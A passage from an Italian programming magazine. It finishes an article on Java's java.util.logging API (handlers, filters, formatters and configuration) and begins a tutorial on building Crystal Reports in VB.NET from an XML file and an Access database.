



Fig. 5: **Struttura del MemoryHandler.**

Il *MemoryHandler* (Fig. 5) è un handler particolare che mantiene in memoria un buffer circolare di *LogRecords*. Appena viene scatenato l'evento di *push*, il buffer viene "pubblicato" tramite un altro handler definito *target* (es. un *FileHandler*). Tutte le formattazioni sono effettuate dal *target handler.* Come abbiamo accennato precedentemente, la gerarchia dei logger implica l'ereditarietà degli *handler.* Di default un logger spedisce i *LogRecord* ai suoi handler e a quelli dei suoi genitori. Tale funzionamento può essere disabilitato utilizzando il metodo:

```
logger.setUseParentHandlers(false)
```

eviteremo così di vedere record stampati due volte. Così come i *logger*, anche per gli *handler* è possibile impostare un livello. Affinché un messaggio di log venga inserito nel sistema di logging il suo livello deve essere superiore a quello del *logger* e dell'*handler.* In tal modo, potremmo avere dei messaggi che vengono inseriti in un logger per il quale sono definiti diversi handler, con livelli differenti, a seconda di quali tipi di messaggi vogliamo vedere. Potremmo ottenere che i messaggi di log di livello *INFO* vengano inseriti in un file, mentre quelli di livello più alto siano inviati tramite socket ad un host remoto. È possibile definire un handler personalizzato estendendo la classe *StreamHandler* o la classe *Handler*. Nel *Listato 1* è proposto un handler personalizzato, chiamato *WindowHandler*, che visualizza i messaggi di log in una finestra. È sufficiente ridefinire i metodi *write*, e *publish*; quest'ultimo è utile per forzare lo svuotamento del buffer dopo l'inserimento di ogni record. Cosa accade se durante l'esecuzione di un handler si verificano degli errori? Tali errori non vengono sollevati dai metodi che consentono d'inserire un messaggio di log, ma sono inoltrati tramite il metodo *Handler.reportError()* ad un oggetto della classe *ErrorManager*. Utilizzando il metodo *error(String message, Exception ex, int code)* otterremo soltanto il primo errore verificatosi, mentre tutti gli altri saranno ignorati.

http://java.sun.com

Java Logging Overview
Http://java.sun.com/j2se/1.4.2/docs/guide/util/logging/overview.html

TRACCIARE IL FLUSSO DI ESECUZIONE

Esistono anche dei metodi per tracciare il flusso di esecuzione di un programma, cioè visualizzare cosa accade all'ingresso e all'uscita di ogni metodo. All'ingresso di un metodo potremmo inserire la seguente riga:

```
void entering(String className, String methodName,
                                        Object[] param)
```

mentre all'uscita dello stesso metodo inseriremo:

```
void exiting(String className, String methodName,
                                        Object result)
```

Essi generano un log di livello *FINER*, il cui messaggio inizia, rispettivamente, con la stringa *ENTRY* e *RETURN*.

LOGGARE LE ECCEZIONI

Un altro utilizzo del logging consiste nel tracciare le eccezioni che si sollevano durante l'esecuzione. Esistono due modi per effettuare tali operazioni:

```
log(Level level, String message, Throwable t)
```

che inserisce un messaggio di log, oppure

```
throwing(String className, String methodName,
                                         Throwable t)
```

che genera un *LogRecord* di livello *FINER* e un messaggio che inizia con *THROW*.

AGGIUNGERE FILTRI AGGIUNTIVI

Per default tutti i record sono filtrati in base al loro livello di logging. Oltre a ciò, i logger e gli handler possono avere dei filtri aggiuntivi che forniscono un ulteriore livello di controllo sui messaggi di log da visualizzare. È possibile installare più filtri su un logger ed ognuno di essi decide se lasciar passare o meno il messaggio di log. Il filtraggio viene effettuato richiamando l'unico metodo presente nell'interfaccia *Filters*:

```
boolean isLoggable(LogRecord record)
```

Ciò riduce drasticamente il numero di messaggi di log visualizzati facilitando il debugging. I filtri possono essere settati su un logger o su un handler mediante il metodo *setFilter()*. Prima che un logger passi un *LogRecord* ai suoi handler richiama il metodo *isLoggable()* del suo filtro. Il *LogRecord* verrà poi inviato agli handler solo se tale metodo ritorna *true*.

COSA SONO I FORMATTERS

Un formattatore è utilizzato da un handler per convertire un *LogRecord* in una stringa di testo in modo che possa essere visualizzata o memorizzata.
Sono definiti due formattatori di default:

- **SimpleFormatter**: produce un testo nel formato classico;
- **XMLFormatter**: trasforma un *LogRecord* in formato XML. È impostabile per ogni handler, ed è utilizzato di default sul *SocketHandler*.

I *LogRecord* formattati in XML hanno la seguente struttura:

```
<record>
  <date>2004-01-26T10:54:21</date>
  <millis>1075110861380</millis>
  <sequence>2</sequence>
  <logger>com.horstmann.corejava</logger>
  <level>FINE</level>
  <class>LoggingImageViewer</class>
  <method>main</method>
  <thread>10</thread>
  <message>Showing frame</message>
</record>
```

Per impostare un formattatore occorre chiamare il metodo: *setFormatter(…)* nell'handler. Il formatter utilizza il metodo *String format* (*LogRecord record*) per trasformare un *LogRecord* in una stringa. Volendo definire un formattatore personalizzato occorre ridefinire tale metodo.

CONFIGURARE IL SISTEMA DI LOGGING

Tutti i logger sono definiti all'interno del contesto di un LogManager. Di default, il LogManager legge le configurazioni dal file: *jre/lib/logging.properties* contenuto all'interno della directory d'installazione della JDK. È possibile specificare anche un diverso file di configurazione tramite il comando:

```
java –Djava.util.logging.config.file="File" mainClass
```

In alternativa è possibile inizializzare la configurazione del logging specificando una classe (*java.util.logging.config.class*) che può essere utilizzata per leggere i parametri iniziali.
Questo meccanismo consente di leggere i dati di configurazione da varie risorse: ad esempio, tramite JDBC, potremmo leggerli da un database.
Per default tutti i logger spediscono il record all'handler genitore e l'ultimo della catena è il root logger che ha come handler un *ConsoleHandler*.
Il file di configurazione consente di definire diversi parametri, analizziamone alcuni relativi agli handler.
Nella Fig. 6 è indicato il formato di una linea di configurazione di un handler. Oltre al nome del-

```
class WindowHandler extends StreamHandler
{
  public WindowHandler()
  {
    JFrame frame = new JFrame();
    final JTextArea output = new JTextArea();
    frame.setSize(300, 300);
    frame.setContentPane(new JScrollPane(output));
    frame.show();
    setOutputStream(new OutputStream()
    {
        public void write(int b)
        {
          output.append("" + (char)b);
        }
        public void write(byte[] b, int off, int len)
        {
          output.append(new String(b, off, len));
        } });
  }
  public void publish(LogRecord record)
  {
    super.publish(record);
    flush();
  }
}
```

LISTATO 1: WindowHandler

Fig. 6: Il formato di una linea di configurazione di un handler.

- CORE JAVA 2 VOLUME I FUNDAMENTALS
  Cay S. Horstmann, Gary Cornell
  VI edizione
  2003

- JDK 1.4 TUTORIAL
  Gregory M. Travis
  (Edizione Manning)

l'handler, abbiamo il nome della variabile e il relativo valore.
Le impostazioni per un tipo di handler sono uguali per tutte le istanze di quella classe. Tra i parametri impostabili abbiamo:

- **Level**: livello dell'handler.
- **Patter**: nome del file di log. Il pattern può essere formato utilizzando alcune variabili, la cui sintassi e indicata nella *Tabella 1*.
- **Limit**: numero massimo di byte per ogni file. Se non vogliamo imporre dei limiti impostiamo tale variabile a *0*.
- **Count**: numero di file di output. I file di log sono mantenuti in una certa sequenza (*name0, name1, …*). Quando si raggiunge il limite (pari a *count*) il file più vecchio è cancellato e gli altri sono rinominati sempre a partire da *0*.
- **Append**: *false* se l'oggetto viene accodato.

Variabile	Descrizione
/	Carattere separatore del path.
%t	Directory temporanea del sistema.
%h	Valore della proprietà di sistema user.home.
%g	Numero generato per distinguere i file di log che ruotano. Ogni volta che un file di log è ruotato, tale numero è incrementato di uno così il nuovo log non sovrascrive il vecchio file di log. Questo numero raggiunge un massimo di count-1 prima di azzerarsi.
%u	Un numero univoco generato per risolvere eventuali conflitti.
%%	Indica il carattere %

TABELLA 1: Variabili utilizzabili per la definizione dei nome dei log file.

```
public static void main(String[] args)
  {
    if (System.getProperty("java.util.logging.config.class") == null &&
        System.getProperty("java.util.logging.config.file") == null)
    {  try
      { Logger.getLogger("").setLevel(Level.ALL);
        final int LOG_ROTATION_COUNT = 10;
        Handler handler = new FileHandler(
                      "%h/LoggingImageViewer.log",0, LOG_ROTATION_COUNT);
        Logger.getLogger("").addHandler(handler); }
      catch (IOException exception)
      { Logger.getLogger("com.horstmann.corejava").log(Level.SEVERE,"Can't
                                      create log file handler", exception); }
    }
    Handler windowHandler = new WindowHandler();
    windowHandler.setLevel(Level.ALL);
    Logger.getLogger("").addHandler(windowHandler);
    JFrame frame = new ImageViewerFrame();
    frame.setTitle("LoggingImageViewer");
    frame.setSize(300, 400);
    frame.setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);
    Logger.getLogger("com.horstmann.corejava").fine("Showing frame");
    frame.show();
  }
```

LISTATO 2: Esempio di utilizzo di Java Logging

Per il *SocketHandler* avremo invece i parametri *host* e *port*, che identificano il computer remoto e la porta a cui inviare i messaggi di log. Per il *MemoryHandler* abbiamo la dimensione del buffer di memoria (*size*), il livello dei messaggi di log da copiare (*push*) e il tipo di handler su cui effettuare l'operazione di push (*target*).

UTILIZZO DI JAVA LOGGING

Nel CD allegato alla rivista, o sul Web, troverete una semplice applicazione che utilizza *Java Logging*, proposta dal libro *Core Java* indicato nella *Bibliografia*. Per utilizzare le API dobbiamo importare il package *java.util.logging.**. Il codice riportato nel *Listato 2* effettua, inizialmente, il settaggio, se non è stato impostato nessun file o classe di configurazione, del livello e dell'handler del *root logger*. Successivamente crea un'istanza del *WindowHandler*, settandone il livello a *Level.ALL*, e lo aggiunge agli handler del *root logger*. Eseguendo l'applicazione possiamo osservare i messaggi di log nella finestra; inoltre, verrà creato un file di log salvato nella directory temporanea dell'utente.

CONCLUSIONI

I log possono essere molto utili, ma bisogna ricordare che utilizzano molte risorse del PC. Primo fra tutti i cicli di CPU, soprattutto se impostiamo un livello molto basso e quindi abbiamo moltissimi messaggi. I messaggi di log sono creati durante lo sviluppo, ma sono molto utili anche per tutto il ciclo di vita del software; *il logging di applicazioni complesse nasce e muore con il software stesso.* A volte rappresentano l'unico modo che ha un'applicazione per comunicare con il mondo esterno durante il suo funzionamento regolare. In diversi casi i problemi non sono dovuti al nostro software, ma possono sorgere da altri programmi con cui interagisce (Es. database): i file di log possono essere utili anche per evidenziare problemi di tal genere. In questo articolo abbiamo cercato di fornire una panoramica delle potenzialità di Java Logging senza alcuna pretesa di essere esaustivi. Ovviamente le applicazioni saranno tanto più interessanti quanto più strutturata sarà la nostra applicazione. Da non sottovalutare il banale esempio riportato perché fornisce degli spunti interessanti. Con la speranza di essere riuscito a illustrarvi un nuovo modo di realizzare il logging delle vostre applicazioni, vi do appuntamento al prossimo articolo.

Giovanni Dodaro

Una guida alla stampa su .NET

Crystal Reports: stampare facile in VB.NET

In questo articolo vedremo come creare e gestire un report di stampa, interamente da codice, sfruttando la semplicità e la potenza di Crystal Reports for .NET. Stampare non sarà più un problema!


Da sempre le stampe costituiscono la nota dolente per i programmatori. Fortunatamente Visual Basic .NET dispone di un potente tool visuale per la generazione di report di stampa: *Crystal Reports*. Questo potente tool per lo sviluppo grafico di report era presente sin da Visual Basic 3, non incluso nell'installazione di default ma installabile come applicazione stand-alone. Questa caratteristica provocava, però, diversi problemi "pratici" per gli sviluppatori: innanzitutto si era costretti a chiudere un IDE di sviluppo per aprirne un altro. In secondo luogo, Crystal Reports forniva un proprio linguaggio di scripting *(Crystal)* per l'implementazione della logica al suo interno, costringendo gli sviluppatori ad imparare una nuova sintassi. Infine, dal programma era necessario effettuare delle chiamate alle API di Crystal Reports per la generazione della stampa, che, anche se inizialmente costituiva uno dei punti di forza per l'integrazione con il codice, implicava una notevole mole di lavoro per i report più complessi e con differenti sorgenti di dati.
Con Visual Studio 5, vengono risolti alcuni di questi problemi: Crystal Reports si integra con l'IDE diventando uno degli strumenti di sviluppo report più semplici e potenti, e viene offerta allo sviluppatore la possibilità di implementare la logica in un linguaggio di scripting simile al Visual Basic, chiamato "Basic": a questo punto il reporting in Windows raggiunge un nuovo livello di semplicità.
Purtroppo con Visual Studio 6, si fa un notevole passo indietro: Crystal Reports non fa più parte della suite di sviluppo. Al suo posto viene introdotto "Data Report", che supporta più o meno le stesse funzioni, ma, causa la scarsa documentazione e la difficoltà di imporsi in un mercato "monopolizzato" da Crystal Reports, ottiene poco successo tra gli sviluppatori. Finalmente con Visual Studio .NET, Crystal Reports viene reintegrato a pieno titolo nell'IDE di sviluppo, diventando lo standard "de facto" per la creazione di potenti report di stampa.

...FINALMENTE .NET

Croce e delizia dei programmatori, Crystal Reports for Visual Studio .NET fornisce una serie di strumenti che si interfacciano completamente con la logica .NET, dall'XML al DataSet, passando per la possibilità di generare report come Web Services. In questo articolo si focalizzerà l'attenzione sulla forte integrazione tra le due tecnologie in oggetto, e soprattutto sulla capacità di comunicazione e di condivisione dei dati, oltre alla possibilità di modificare la formattazione del nostro report durante l'esecuzione. Per capire come Crystal Reports può essere integrato e controllato dal nostro codice Visual Basic.NET, seguiremo, in questo articolo, la creazione di un semplice progetto di esempio che farà uso di un report, un file XML e un database di tipo Microsoft Access. Immaginiamo di avere l'esigenza di visualizzare le quantità dei prodotti presenti in magazzino suddivise per categorie merceologiche, con la possibilità di filtrare gli articoli anche per fasce di prezzo. I dati delle categorie sono memorizzati in un semplice file XML, mentre quelli relativi ai prodotti vengono archiviati in un database Access. Il report che andremo a creare si collegherà ad entrambe le sorgenti di dati e, tramite dei filtri impostati dal codice VB.Net, risponderà alle nostre esigenze.

PUSH MODEL E PULL MODEL


Per la gestione dei dati con Crystal Reports esistono due diverse tecniche:

- **Push Model:** si verifica quando tutto il lavoro per la gestione della connessione, la lettura dei dati e il popolamento del report viene lasciato al programma;
- **Pull Model:** tutto il lavoro di interrogazione della sorgente dati viene svolto da Crystal Reports,

REQUISITI

L'applicazione di questo articolo è stata sviluppata su un PC con la seguente configurazione:

Hardware
- **Pentium4 2,4 GHz 512 RAM DDR**

Software
- **Windows XP Professional SP1**
- **Visual Studio .NET 2003 Enterprise Architect (inglese)**

Lo sviluppo del progetto qui presentato è compatibile anche con la versione 1.0 del framework .NET. Potreste riscontrare alcune discordanze con le voci indicate nell'articolo se possedete la versione italiana di VS.NET.

compresa l'apertura e la chiusura della connessione, e pertanto risulta la più semplice e immediata da gestire.

Tuttavia, prima di creare un report, è opportuno pianificare quale tecnica utilizzare, poiché ognuna presenta, come spesso accade, i propri pregi e difetti. La *Push Model* è la tecnica più flessibile, permette di gestire ed organizzare i dati direttamente dal programma senza la necessità di modificare il report; questo, però, comporta un notevole dispendio di energie da dedicare allo sviluppo del relativo codice. La *Pull Model,* invece, è molto più semplice da implementare poiché gestita interamente dal report; tuttavia può comportare problemi di performance in presenza di grosse quantità di dati, oltre ad una minore flessibilità del report stesso. In questo articolo vedremo come è possibile implementare la tecnica *Push Model* sfruttando gli strumenti messi a disposizione da Visual Studio .NET.

Fig. 1: La struttura del modello Push e del modello Pull utilizzati da Crystal Reports.

IL PROGETTO VISUAL STUDIO .NET

Per fare ciò creiamo un nuovo progetto Windows Application di Visual Basic.NET (o se lo desiderate anche in C#) e aggiungiamo il file *categorie.xml* strutturandolo come riportato:

```
<?xml version="1.0" encoding="utf-8"?>
<myDataSet>
   <Categoria>
      <id>1</id>
      <descrizione>Abbigliamento</descrizione>
   </Categoria>
   <Categoria>
      <id>2</id>
      <descrizione>Scarpe</descrizione>
   </Categoria>
   <Categoria>
      <id>3</id>
      <descrizione>Accessori</descrizione>
   </Categoria>
</myDataSet>
```

Utilizzando gli strumenti messi a disposizione possiamo generare automaticamente, partendo dal file XML, un file rappresentante un XSD Schema dal menu *"XML | Create Schema".* Visual Studio .NET aggiunge al progetto il file *categorie.xsd,* utilizzato per descrivere la struttura dei dati contenuti nel file XML. Ora apriamo Il file generato e clicchiamo sul menu *"Schema | Generate DataSet".* Questa operazione crea una classe *myDataSet* (utilizza il nome specificato nel root element del file XML), che eredita dalla classe *DataSet* e che costituirà il nostro cosiddetto *"strongly-typed DataSet"* (vedi nota). Ora tutte le classi della nostra applicazione possono accedere al file XML sfruttando la struttura univoca preimpostata del DataSet tipizzato. A questo punto abbiamo la nostra prima fonte dati. Possiamo ora procedere con la creazione del report.

TYPED DATASET

Typed DataSet o DataSet tipizzato è una classe che contiene metodi, proprietà e definizioni fortemente improntati al tipo per esporre dati e metadati in un DataSet. Il DataSet tipizzato viene generato da Visual Studio .NET partendo da uno schema XSD (XML Schema Definition). Il suo utilizzo risulta particolarmente utile in termini di leggibilità del codice e consente di controllare la correttezza del tipo di dati in fase di compilazione, escludendo la possibilità di errori durante il runtime.

IL REPORT

Esistono due tipi di report utilizzabili nelle applicazioni:

- **Untyped:** sono i report generati al di fuori del progetto Visual Studio.NET con versioni diverse di Crystal Reports o tramite altre applicazioni .NET, e utilizzabili attraverso l'indicazione del loro path fisico;
- **Strongly-typed:** Sono creati nel progetto come risorsa interna con l'utilizzo di Crystal Reports for .NET e referenziabili, quindi, tramite il nome del report stesso (come accade per i DataSet tipizzati).

Per referenziare un report *"untyped"* dobbiamo istanziare un nuovo oggetto di tipo *ReportDocument* e caricare il file passando come parametro il path dello stesso al metodo *Load().* Un altro piccolo vantaggio nell'uso di uno *strongly-typed report* consiste nella possibilità di accedere alle sezioni tramite l'indicazione diretta del nome, piuttosto che della collezione (*report.Section1* invece di *report.Sections(0)*). Le differenze tra i due tipi di report, però, non vanno oltre quelle elencate; per questo motivo tratteremo solo l'utilizzo di un report *"strongly-typed".* Aggiungiamo al progetto un nuovo file di Crystal Reports che chiamiamo *rptProdotti.rpt* e nel wizard di creazione impostiamo le opzioni così come si può vedere da Fig. 2 e diamo *OK.* Ora settiamo la sorgente dati per il report cliccando su *"Project Data | ADO .NET DataSet | NomeProgetto.Categorie | Categoria"*, dove *Categorie* è il *typed DataSet* e *Categoria* è la tabella presente nel file XML. Ora possiamo procedere con l'inserimento della tabella premendo su *"Insert Table".* Nella schermata successiva clicchiamo su *"Add All ->"* per aggiungere al report tutti i campi della tabella *Prodotto* e premiamo sul tasto *"finish".* A questo punto abbiamo generato il nostro report opportunamente formattato.

IL CRYSTAL REPORTSVIEWER

Con la creazione del report *rptProdotti,* Visual Stu-

dio .NET ha automaticamente aggiunto tre riferimenti agli assembly che utilizzeremo per controllare il report a runtime direttamente dal codice:

- *CrystalDecisions.CrystalReports.Engine*
- *CrystalDecisions.ReportSource*
- *CrystalDecisions.Shared*

Dopo aver creato il nostro report, dobbiamo utilizzarlo. A tal fine possiamo avvalerci del controllo *CrystalReportsViewer* che troviamo nella toolbox tra i componenti *Windows Forms* e che andremo ad inserire nel *form1,* nel cui code-behind scriviamo il seguente codice:

```
Dim ds As myDataSet
Dim myReport As rptProdotti
Private Sub Form1_Load(ByVal sender As System.Object,
    ByVal e As System.EventArgs) Handles MyBase.Load
  'creo un nuovo dataset di tipo "myDataSet"
  Dim ds As New myDataSet
  'leggo il file xml per caricare i dati
  ds.ReadXml("percorso/categorie.xml")
  'istanzio un nuovo report di tipo "rptProdotti"
  Dim myReport As New rptProdotti
  'imposto la proprietà SetDataSource al dataset tipizzato
  myReport.SetDataSource(ds)
  'assegno l'istanza del report rptProdotti alla
  'proprietà ReportSource del CrystalReportViewer
  CrystalReportViewer1.ReportSource = myReport
End Sub
```

Come si può notare il codice fa uso del dataset tipizzato *(myDataSet)* e del report tipizzato *(rptProdotti)* istanziando direttamente le relative classi. Questa tecnica semplifica lo sviluppo di codice concentrando tutte le funzionalità direttamente nelle classi, consentendo, inoltre, di sfruttare la stessa struttura di dati da tutta l'applicazione e in maniera univoca. Infatti, lo stesso DataSet tipizzato è utilizzabile dal codice, così come da Crystal Reports o da applicazioni esterne come, ad esempio, un Web Services, che in questo modo può fornire una struttura dati rispettando in fase di compilazione i relativi tipi. Il metodo *SetDataSource* si occupa di impostare la sorgente di dati utilizzata, che, così come abbiamo indicato nel report, è costituita dal DataSet tipizzato *Categorie*. Se eseguiamo l'applicazione potremo notare come con poche righe di codice siamo riusciti a popolare il report con i dati presenti nel file XML. Ora, però, dobbiamo aggiungere la possibilità di filtrare i dati e visualizzare solo quelli richiesti. Per ottenere il risultato aggiungiamo una *DropDownList* al *form1* e impostiamo, da codice, la sua proprietà DataSource al DataSet ds utilizzato per popolare il report *rptOrdini,* mentre le proprietà *DisplayMember* e *ValueMember* avranno rispettivamente *"ds.Categorie.descrizioneColumn.ToString"* e *"ds.Categorie.idColumn.ToString"*. Aggiungiamo anche un pulsante e nell'evento *OnClick* inseriamo le seguenti righe di codice:

```
If ComboBox1.SelectedValue <> "" Then
  CrystalReportViewer1.SelectionFormula = "{Categorie.ID}
          = '" & ComboBox1.SelectedValue & "'"
  CrystalReportViewer1.RefreshReport()
End If
```

In questo modo se è stato selezionato un valore dalla *ComboBox1* per il filtro sulle categorie, impostiamo la proprietà *SelectionFormula* del *CrystalReportViewer1* e effettuiamo il refresh del report. La *SelectionFormula* utilizza una sintassi molto simile a quella della clausola *WHERE* delle nostre normali query SQL; è, quindi, possibile eseguire le query utilizzando questa proprietà piuttosto che la proprietà *SQLExpression* presente nelle precedenti versioni di Crystal Reports e ora non più implementata. La *SelectionFormula,* però, costringe il report a caricare comunque tutti i dati dal Data Source, e successivamente ad eseguire il filtro su questi dati. La soluzione più idonea sarebbe stata quella di utilizzare un *DataView,* filtrare e/o ordinare i dati per poi passarli al report con il metodo *SetDataSource.* Purtroppo questa soluzione, anche se non restituisce errori, non può essere applicata perché Crystal Reports for .NET non funziona correttamente con i filtri del DataView, restituendo sempre e comunque tutti i dati della tabella. Ora possiamo eseguire la nostra applicazione. Il risultato dovrebbe essere simile a quello che vedete in Fig. 3.

CONNESSIONE AL DATABASE E DATASET TIPIZZATO

La prima parte del progetto è stata completata, abbiamo recuperato i dati dalla nostra sorgente dati (XML) e, tramite un DataSet tipizzato, abbiamo popolato il nostro report, con la possibilità di filtrare i dati visualizzati. Adesso dobbiamo recuperare i dati relativi ai prodotti, presenti in un database Access (il file completo lo trovate nel CD allegato alla rivista) avente la seguente struttura (per comodità utilizziamo dei campi di tipo stringa, Tab. 1). Sfruttando sempre le possibilità del DataSet tipizzato, apriamo il file *categorie.xsd* precedente-






Fig. 2: Il wizard di creazione di Crystal Reports for Visual Studio .NET.

REPORTDOCUMENT

È anche possibile stampare il report senza anteprima sfruttando l'oggetto *ReportDocument*. Per ottenere questo effetto possiamo utilizzare solo l'oggetto *rptProdotti* (che eredita da *ReportDocument*) e sostituire la proprietà *SelectionFormula* del *CrystalReportViewer* con la proprietà *RecordSelectionFormula*, per poi stampare chiamando il metodo *PrintToPrinter()*. L'oggetto *ReportDocument* permette, rispetto al *CrystalReportViewer*, un'accesso completo alle proprietà del report, consentendo, come illustrato nell'articolo, la modifica anche dei campi presenti.

Fig. 3: Ecco come si presenta il form del nostro progetto.

mente generato e clicchiamo dal menù *"Schema | Add | New Element"*. Questa operazione ci consente di aggiungere una nuova tabella che chiamiamo *Prodotti*. Sempre in modalità visuale aggiungiamo un nuovo elemento alla tabella *Prodotti* impostando, nella prima colonna, il carattere *"E"* per indicare il tipo *"Element"*, e nella seconda colonna aggiungiamo il nome, che nel nostro caso è *Prodotto*. Eseguiamo la stessa operazione per le colonne *Descrizione, Prezzo* e *Categoria*, indicando sempre come *string* il tipo dell'elemento. Successivamente possiamo mettere in relazione le due tabelle *Categorie* e *Prodotti:* tenendo premuto sul campo *Id* della tabella *Categoria,* trasciniamo il mouse verso la tabella *Prodotti*. In questo modo si apre la finestra di *"Edit Relation"* dove è possibile impostare la relazione tra le due tabelle. Assicuratevi che i campi in relazione siano:

Prodotto	Descrizione	Prezzo	Categoria
A01	Giacca	30	1
A02	Pantalone	50	1
A03	Camicia	40	1
…			

Tabella 1: La strutturadel database

- **Key Fields:** *Id*
- **Foreign Key Fields:** *Categoria*

Il risultato dovrebbe essere simile a quello di Fig. 4.

Fig. 4: **La relazione impostata tra le tabelle Categorie e Prodotti.**

... RIVEDIAMO IL REPORT

Riapriamo il report *rptProdotti* per aggiungere al report la nuova tabella creata. Per fare ciò dobbiamo prima disconnetterci dal server di database cliccando con il tasto destro del mouse su *"DataBase Fields"* nella *"Fields Explorer"* di Crystal Reports, poi su *"Log On/Off Server | myDataSet | Log Off"*. Sempre nella stessa finestra apriamo la *TreeView* di *"ADO.NET DataSet | NomeProgetto.myDataSet"* e clicchiamo su *"Log On"*. Il report ora può sfruttare anche la tabella *Prodotti* che possiamo aggiungere con tasto destro su *"DataBase Fields | Add/Remove DataBase"*. Aggiungiamo la tabella *Prodotti* cliccando su *"myDataSet | Prodotti"*, poi sul tasto *">"*, e, infine, su *"OK"*. Crystal Reports ci chiede come impostare la relazione tra le due tabelle, generando come predefinita la relazione tra nomi di campi uguali. La nostra relazione è, invece, composta da campi chiave, pertanto clicchiamo su *"Clear Links"* per cancellare l'attuale relazione, impostiamo il link per chiave *("Link Tables | By Key")* e poi *"Auto-Link"* per abilitare la nuova relazione. Crystal Reports, riconoscendo le chiavi impostate nel DataSet tipizzato, crea la relazione tra il campo Id della tabella *Categorie* e il campo *Categoria* della tabella *Prodotti*. Il report va ora ricreato per rispettare le nuove impostazioni; rimuoviamo, quindi, i campi *Id* e *Descrizione* (comprese le intestazioni), e aggiungiamo un nuovo "gruppo" facendo click con il tasto destro su *"Group Name Fields | Insert Group"* nella *"Fields Explorer"*. Qui selezioniamo, per il raggruppamento e l'ordinamento dei record, il campo *Descrizione* della tabella *Categorie*. Nella sezione *"Details"* del report posizioniamo i tre campi *Prodotto, Descrizione* e *Prezzo* della tabella *Prodotti* trascinandoli dalla *"Fields Explorer"*. Impostiamo anche l'ordinamento dei record cliccando sul report con il tasto destro in un punto qualsiasi, poi su *"Report | Sort Records…"*, e aggiungiamo il campo *"Prodotti.Prodotto"*, presente nel pannello di sinistra della window *"Record Sort Order"*, sotto l'elenco *"Sort Fields"*. Inseriamo, infine, un nuovo oggetto di testo (tasto destro sul report, selezioniamo *"Insert | Text Object"*) che posizioneremo nel Page Header e che costituirà il titolo del nostro report di stampa. Per poterlo utilizzare dal codice VB.Net impostiamo la sua proprietà *name* su *txtTitolo* nella *"Properties Window"*.

...MODIFICHIAMO IL CODICE

Dopo aver costruito la nostra base di dati e impostato il report per l'utilizzo della stessa, possiamo ora modificare il codice per popolare correttamente tutte le tabelle del nostro DataSet. Riapriamo il codice del *Form1* e modifichiamo il contenuto del *Form1 _Load* come di seguito:

```
'creo un nuovo dataset di tipo myDataSet
Dim ds As New myDataSet
'leggo il file xml per caricare i dati
ds.ReadXml("percorso/categorie.xml")
Dim cn As New OleDb.OleDbConnection(
        "Provider=Microsoft.jet.oledb.4.0;" & _
            "Data Source=percorso/db.mdb")
Dim cmd As New OleDb.OleDbCommand("SELECT *
                    FROM Prodotti", cn)
Dim adp As New OleDb.OleDbDataAdapter(cmd)
adp.Fill(ds, "Prodotti")
'istanzio un nuovo report di tipo "rptProdotti"
Dim myReport As New rptProdotti
'imposto la proprietà SetDataSource al dataset tipizzato
myReport.SetDataSource(ds)
'assegno l'istanza del report rptProdotti alla
'proprietà ReportSource del CrystalReportViewer
CrystalReportViewer1.ReportSource = myReport
```

Come si può vedere abbiamo semplicemente ag-

CRYSTALREPORTVIEWER

È possibile modificare l'aspetto del CrystalReportViewer con l'impostazione dei seguenti valori booleani:

- ***ShowCloseButton*** Visualizza o meno il pulsante di chiusura di una pagina del report
- ***ShowExportButton*** Visualizza o meno il pulsante per l'esportazione del report
- ***ShowGotoPageButton*** Visualizza o meno il pulsante che specifica il numero di pagina
- ***ShowGroupTreeButton*** Visualizza o meno il pulsante per visualizzare o nascondere la TreeView della struttura del report
- ***ShowPrintButton*** Visualizza o meno il pulsante per l'esecuzione della stampa
- ***ShowRefreshButton*** Visualizza o meno il pulsante che esegue il refresh del report
- ***ShowTextSearchButton*** Visualizza o meno il pulsante per la ricerca full-text
- ***ShowZoomButton*** Visualizza o meno il pulsante per effettuare lo zoom sul report

giunto il codice per popolare il DataSet tipizzato con i dati contenuti nella tabella Prodotti del database Access, tutto il lavoro relativo al raggruppamento dei dati viene sviluppato dal report in base alle relazioni implementate. Ora impostiamo un ulteriore filtro per visualizzare, ad esempio, i prodotti che hanno un prezzo uguale o superiore ai 40 euro e quelli che hanno un prezzo inferiore ai 40 euro, che possiamo realizzare mediante l'inserimento di tre radio-button: *"Tutti"*, *"< 40"* e *">= 40"*. Modifichiamo il codice collegato all'evento click come riportato:

```
'Dichiaro un oggetto di tipo TextObject
Dim txtTitolo As CrystalDecisions.CrystalReports.
                                        Engine.TextObject
'Creo un riferimento all'oggetto txtTitolo presente nel
                                        report rptProdotti
txtTitolo = CType(myReport.ReportDefinition.ReportObjects.Item
           ("txtTitolo"), CrystalDecisions.CrystalReports.
                                        Engine.TextObject)
Dim selectionFormula As String = ""
'Verifico se devo filtrare i prodotti per categoria
'nel caso imposto il titolo del report
If ComboBox1.SelectedValue <> "" Then
    selectionFormula = "{Categorie.ID} = '" &
                        ComboBox1.SelectedValue & "'"
    txtTitolo.Text = "Report Prodotti: Selezione per " &
                                        ComboBox1.Text
Else
    selectionFormula = ""
    txtTitolo.Text = ""
End If
'Verifico se devo filtrare i prodotti per fascia di prezzo
If rbMeno40.Checked Then
    If selectionFormula <> "" Then
        selectionFormula &= " AND "
    End If
    selectionFormula &= "{Prodotti.Prezzo} < 40"
ElseIf rbPiu40.Checked Then
    If selectionFormula <> "" Then
        selectionFormula &= " AND "
    End If
